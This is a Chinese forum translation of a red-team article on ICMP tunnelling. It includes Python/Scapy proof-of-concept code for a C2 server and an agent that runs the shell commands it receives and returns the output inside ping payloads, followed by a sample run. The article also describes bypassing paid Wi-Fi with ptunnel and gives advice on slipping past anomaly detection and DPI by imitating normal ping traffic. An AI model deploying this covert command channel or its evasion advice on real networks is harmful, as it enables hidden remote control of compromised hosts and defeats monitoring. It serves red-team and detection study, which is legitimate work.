Ping Power - ICMP隧道

惊鸿一瞥最是珍贵 / 2019-01-15 08:59:00 / 浏览数 3144 技术文章 翻译文章 顶(1) 踩(0)

攻击者在展开攻击时会遇到很多挑战。其中两个挑战是：
1.克服网络障碍(网络策略、分段等)。
2.在"隐身模式（stealth mode）"下执行不同的操作，这样他就不会被抓到。
应对这些挑战的一种好方法是在尝试创建可以跨越网络中不同障碍的隐式连接时使用ICMP隧道。
在计算机网络中，隧道协议是一种网络协议，在其中，使用一种网络协议（发送协议），将另一个不同的网络协议，封装在负载部分。在这里您可以了解更多。
ICMP(InternetControlMessageProtocol，Internet控制报文协议)是Internet协议簇中的一种支持协议。。网络设备使用它来发送错误消息和操作信息。最为大家所熟知的
Ping是一种控制消息，是ICMP(Internet控制报文协议)的一部分。
Ping从网络中的一个节点发送到另一个节点。它是由第2层和第3层报头(由OSI模块定义的MAC和IP报头)和一个特殊的ICMP数据包构建的。发送节点将设置目标参数，如果


```
C:\Users\TheShield>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=72ms TTL=121
Reply from 8.8.8.8: bytes=32 time=70ms TTL=121
Reply from 8.8.8.8: bytes=32 time=67ms TTL=121
Reply from 8.8.8.8: bytes=32 time=66ms TTL=121

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 66ms, Maximum = 72ms, Average = 68ms
```

这是ping数据包的IP数据报-

IP Datagram

	Bits 0–7	Bits 8–15	Bits 16–23	Bits 24–31
IP Header (20 bytes)	Version/IHL	Type of service	Length	
	Identification		*flags* and *offset*	
	Time To Live (TTL)	Protocol	Checksum	
	Source IP address			
	Destination IP address			
ICMP Header (8 bytes)	Type of message	Code	Checksum	
	Header Data			
ICMP Payload (*optional*)	Payload Data			


ICMP隧道可以通过更改Payload数据来完成，这样它将包含我们要发送的数据。
通常它包含默认的payload数据，比如这个ASCII字符串 - "abc defghijklmnopqrstuvwabcdefghi"



Wireshark — ICMP数据包, Payload Data

如果我们将HTTP数据包封装在Payload数据中，这就是绕过付费WiFi验证最常见的办法。

这可以通过使用代理服务器来实现，代理服务器等待ping消息并根据需要发送它们(例如，作为HTTP)。



1.使用合适的工具(如ptunnel)，将您原本发送到Google的HTTP数据包封装到Ping数据包中(位于Payload数据中)。然后将其发送至代理服务器IP地址。

注意：注意：

注意： 这个IP不是HTTP包的目的地址（HTTP包的IP目的地址是www.google.com 的IP)

1.由于airports routers（路由器）常允许ICMP流量离开网络，因此路由器将向代理服务器发送Ping消息。

2.代理服务器接收Ping数据包，并将其分成两部分-。

ICMP报头。

包含原始HTTP消息的payload。

注意：代理发送到google的HTTP数据包的源IP应该是代理服务器本身的IP，而不是您的笔记本电脑(或机场的路由器...)的IP。因为Google要回复给代理，而不是回复给你。

以上可能是ICMP隧道最常见的用途。但作为Red team的一员，我确实发现它作为一种“不为人知”的方法来规避防火墙和其他网络策略非常有用。
所有这些都是可能的，因为ping消息可以通过路由器从“付费wifi”局域网发送到互联网。
为什么这种情况会发生呢？
作为一名前网络工程师，我可以负责人地告诉您，即使是最复杂的问题，ping也具有很强的理解和解决能力。
大多数故障排除过程首先都是从测试信息是否从一个点传递到另一个点。这条信息路径是否可行？网络组件是否处于活跃状态并且能够响应？Ping消息可以最简单的方式回答
这些故障排除过程每天都会发生。这意味着网络的配置必须允许从一个节点到另一个节点在网络上传输ping消息。每个防火墙策略、路由器策略和交换机ACL(访问列表)都必
这就是为什么ping消息受到网络分段和网络策略的影响比较小。
知道了这一点，我认为，当您遇到分段和网络策略等障碍时，为了在网络中创建连接，代理使用icmp隧道与C&C服务器连接是个不错的办法。
我用python编写了一个简单的POC(概念证明)来演示它是如何工作的。
请注意：
-此POC要求您安装Scapy(这是一个很好的学习工具)。

- 此POC不涉及碎片处理。例如，如果来自代理的数据量大于允许的有效负载数据量，就会出现碎片。

此POC将涉及C&C服务器和代理。其中C2服务器将通过ICMP隧道将命令发送给代理，代理也将通过ICMP隧道返回结果。

C2.py

```
#!/usr/bin/env python3
from scapy.all import *
def main():
   while True:
       command = raw_input('# Enter command: ')
       # build the ICMP packet with the command as the payload
       pinger = IP(dst="localhost")/ICMP(id=0x0001, seq=0x1)/command
       send(pinger)
       # wait for the ICMP message containing the answer from the agent
       # to be received
       rx = sniff(count=1, timeout=2)
       # use this if agent is not on local machine: rx = sniff(filter="icmp", count=1)
       print(rx[0][Raw].load.decode('utf-8'))
if __name__ == "__main__":
   main()
```

Agent.py

```
#!/usr/bin/env python3
import os
from scapy.all import *
def main():
   while True:
       # wait for the ICMP message containing the command from the C2 server
       # to be received
       rx = sniff(filter="icmp", count=1)
       # strip down the packet to the payload itself
       var = rx[0][Raw].load.decode('utf-8')
       # run the command and save the result
       res = os.popen(var).read()
       # build the ICMP packet with the result as the payload
       send(IP(dst="localhost")/ICMP(type="echo-reply", id=0x0001, seq=0x1)/res)
if __name__ == "__main__":
   main()
```


运行：

```
root@kali:~/Desktop# python C2.py
# Enter command: pwd
.
Sent 1 packets.
/root/Desktop
# Enter command: whoami
.
Sent 1 packets.
root

# Enter command: cat /etc/netconfig
.
Sent 1 packets.
#
# The network configuration file. This file is currently only used in
# conjunction with the TI-RPC code in the libtirpc library.
#
# Entries consist of:
#
#       <network_id> <semantics> <flags> <protofamily> <protoname> \
#                <device> <nametoaddr_libs>
#
# The <device> and <nametoaddr_libs> fields are always empty in this
# implementation.
#
udp         tpi_clts      v     inet     udp      -       -
tcp         tpi_cots_ord  v     inet     tcp      -       -
udp6        tpi_clts      v     inet6    udp      -       -
tcp6        tpi_cots_ord  v     inet6    tcp      -       -
rawip       tpi_raw       -     inet      -       -       -
local       tpi_cots_ord  -     loopback  -       -       -
unix        tpi_cots_ord  -     loopback  -       -       -

# Enter command:
```

用Wireshark看看到底发生了什么：

```
No.     Time           Source          Destination     Protocol  Length Info
      5 75.530045004   127.0.0.1       127.0.0.1       ICMP        45 Echo (ping) request  id=0x15e5, seq=1/256, ttl=64
      6 75.635403877   127.0.0.1       127.0.0.1       ICMP        56 Echo (ping) reply    id=0x15e5, seq=1/256, ttl=64
      7 79.575093910   127.0.0.1       127.0.0.1       ICMP        48 Echo (ping) request  id=0x15e5, seq=1/256, ttl=64

▸ Frame 5: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x0da2 [correct]
    [Checksum Status: Good]
    Identifier (BE): 5605 (0x15e5)
    Identifier (LE): 58645 (0xe515)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
  ▸ [No response seen]
  ▾ Data (3 bytes)
      Data: 707764
      [Length: 3]

0000  ff ff ff ff ff ff 00 00  00 00 00 00 08 00 45 00   ........ ......E·
0010  00 1f 00 01 00 00 40 01  7c db 7f 00 00 01 7f 00   ......@· |.......
0020  00 01 08 00 0d a2 15 e5  00 01 70 77 64           ........ ··pwd
```


C2-pwd命令



代理 — pwd结果
正如您所看到的，有两条ICMP消息，一条是命令消息，一条是结果消息。

D.P.O.V(防御观点)

从防御的角度来看一看，当我们在构建这种工具时我们应该着重考虑什么。
需要记住的最重要的一点是，网络安全工具并不是以防火墙白名单策略开始和结束。当今的大多数防御工具将包括某种异常检测功能。
首先阐述相关主题的常见行为，这是一种刻画异常的好方法。
谈到常规网络中的ping消息，我们可以假设以下功能：
1.大多数ping消息将以默认方式一次发送 - 4个ping。
2.Ping消息来自类型8 (回应Ping请求)，Ping应答来自类型0 (回应Ping应答)
3.每个ping数据包都会发送一些字段(使用Windows 8.1)-。
id=0x0001。
重放的seq将等于请求的seq
有效负载数据将保留其默认大小(32字节)的内容 - “abcdefghijklmnopqrstuvwabcdefghi”



了解这点，你必须考虑：
1.以这样一种方式构建C&C和Agent，即每1分钟在一个批处理中不会有超过4个ping消息(举例)。如果传输的数据需要15个ping消息，则需要3分钟才能通过。这看起来非常
2.确保ping请求和应答在逻辑上正确。例如，如果您发送的每条ping消息都是0类型，那么在没有ping请求的情况下看到大量ping响应会很奇怪。
3.当你展开研究时，尽量与周围环境相似。当然，您可以保持这个字段是可配置的，并且可以随心所欲地更改它们。
4.请注意，PayLoad数据大小将影响第一部分(ping消息的数目)，它是一个元数据信息。
5.payload数据内容 - 让我们来谈谈DPI .....

DPI - 深度包检测

传统的数据包检测读取数据包的元数据(主要是报头)，深度数据包检测则实时读取数据包的内容。大多时候，它会查看payload，并试图检测它是否正确。
在我们的案例中，一个使用协议异常功能的DPI工具可以通过查看payload发现ICMP隧道，并发现它有异常的。
在这种情况下，它不会帮助我们更改所有其他参数。
那么，我们为什么还要费心于ICMP隧道呢？
因为 -
DPI不是一项简单的功能，您可能会遇到没有此功能的许多网络。

大多数DPI工具依赖于签名数据库——如果没有与ICMP消息相关的签名，那么它将无法检测ICMP隧道。
即使数据库中有相关的签名，管理员也应该首先将其配置为活动模式。
为什么他不激活它？
每个签名检查占用处理资源(主要是CPU和时间)，因此可能会减慢网络速度。
网络检查可以包括具有不同负载大小的不同类型的ping消息(例如，ping-l 1234
8.8.8.8将发送带有1234[字节]的负载数据的ping消息，以排除涉及MTU功能的问题。激活这种签名会引发大量的误报警报，从而惹恼监控团队，降低签名的可靠性。

sum += 1337

ICMP隧道是一种很好的"不为人知"的通信工具。虽然根据网络上现有的防御措施，有时它的效果会较差，但很多时候，您会发现它是克服某些限制的一种简单而方便的方法
最重要的是，这是一个值得每一个网络研究人员掌握的知识点。如果您掌握了诀窍，您可以根据需要开发任意多个不同的解决方案，例如:dns隧道、ssh隧道等...。

本文为翻译文章
链接：`https://medium.com/bugbountywriteup/ping-power-icmp-tunnel-31e2abb2aaea`

上一篇：如何使用Burp拦截TOR隐藏的服务请求 下一篇：南宁杯re之SMC.exe——OD...

1. 1 条回复

arr****zzzz 2019-01-15 15:30:52

厉害厉害

0 回复Ta
